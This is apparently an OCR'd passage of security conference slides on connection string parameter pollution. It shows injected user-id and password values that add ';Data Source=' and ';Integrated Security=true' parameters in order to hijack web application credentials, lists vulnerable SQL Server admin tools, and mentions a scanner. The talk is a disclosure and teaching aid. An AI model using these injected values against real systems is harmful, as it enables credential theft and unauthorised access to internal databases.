
3.- Application pool in which the web app is running on will send its credentials in order to log in to the database engine.

CSPP Attack 3: Hijacking Web Credentials

Data source = SQL2005; initial catalog = db1;
*Integrated Security=no; user id=+'**User_Value**'+;*
*Password=+'**Password_Value**'+;*


Data source = SQL2005; initial catalog = db1;
*Integrated Security=no; user id= **;Data Source=Target_Server**;*
*Password=**;Integrated Security=true**;*

CSPP Attack 3: Web Data Administrator




www.informatica64.com

CSPP Attack 3: myLittleAdmin/ myLittleBackup



CSPP Attack 3: ASP.NET Enterprise Manager



Informática 64
www.informatica64.com

Other Databases

- MySQL
  - Does not support Integrated security
  - It´s possible to manipulate the behavior of the web application, although
    - Port Scanning
    - Connect to internal/testing/for developing Databases
    - Steal credentials
- Oracle supports integrated authority running on Windows and UNIX/Linux servers
  - It´s possible to perform all described attacks
    - Hash stealing
    - Port Scanning
    - Hijacking Web credentials
  - Also it´s possible to elevate a connection to sysdba in order to shutdown/startup an instance



Demo
CONNECTION STRING ATTACKS!

Scanner


- Proof of concept to test your network
- Try a hijacking web credentials attack
- Written in ASP.NET C#
- Free download (code include of course)

http://www.informatica64.com/csppScanner.aspx

CSPP Scanner



Scanner CSPP: Attacks




Demo
CONNECTION STRING ATTACKS!

myLittleTools Community Forum » myLittleTools » Announcements » Security update for myLittleAdmin and myLittleBackup

Security update for myLittleAdmin and myLittleBackup — Options · View

Previous Topic · Next Topic

elian — **Posted:** jueves, 03 de septiembre de 2009 10:47:57

Some of our customers

First Server (Japan) , GoDaddy (USA) , XO Communications (USA) , MD Web Hosting (Australia) , Capital One Bank (USA) , Volvo IT (Sweden) , NetVision (Israel) , Orange (France) , WebECS (USA) , British Nuclear Group (UK) , Lunarpages (USA) , Digiweb (New Zealand) , DiscountASP (USA) , Live Nation (UK) , LinkByNet (France) , Telenor Networks (Norway) , US Army (USA) , Namesco (UK) , ...


myLittleTools released a secury advisory and a patch about this

myLittleTools
Web-Based Tools For SQL Server
Professionals and Hosting Companies

Back to top — WWW BLOG

ASP.NET Enterprise Manager

- ASP.NET Enterprise Manager is “abandoned”, but it´s still been used in a lot of web Control Panels.

